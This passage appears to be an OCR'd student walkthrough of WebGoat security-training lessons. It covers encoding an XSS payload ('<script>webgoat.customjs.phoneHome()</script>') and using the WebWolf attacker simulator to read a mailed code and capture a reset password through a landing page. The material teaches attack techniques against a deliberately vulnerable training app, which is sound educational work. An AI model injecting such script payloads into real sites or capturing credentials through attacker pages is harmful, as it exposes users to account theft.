
☐ Encode each line separately (useful for when you have multiple entries).


☐ Split lines into 76 character wide chunks (useful for MIME).

Live mode OFF — Encodes in real-time as you type or paste (supports only the UTF-8 character set).


ENCODE — Encodes your data into the area below.

```
%3Cscript%3Ewebgoat.customjs.phoneHome%28%29%3C%2Fscript%3E
```





Exercise 5 - Quiz:




WebWolf


Concept:


WebWolf is a separate web application which simulates an attackers machine. It makes it possible for us to make a clear distinction between what takes place on the attacked website and the actions you need to do as an “attacker”. WebWolf was introduced after a couple of workshops where we received feedback that there was no clear distinction between what was part of the “attackers” role and what was part of the “users” role on the website

Exercise 1:

1. Run webWolf on brower
2. Enter your webgoat account along with @webgoat.org
3. Check the mail inbox in webwolf page
4. Copy the unique code sent in the mail and paste as your answer.










Exercise 2 – Landing Page:

1. Click on URL to (Reset Password)







2. Give your password and click ‘save’




3. The username and password appears in the URL



4. Open the Web Wolf and select incoming request and see the password appears there.





5. Open the Web Goat and enter the user name.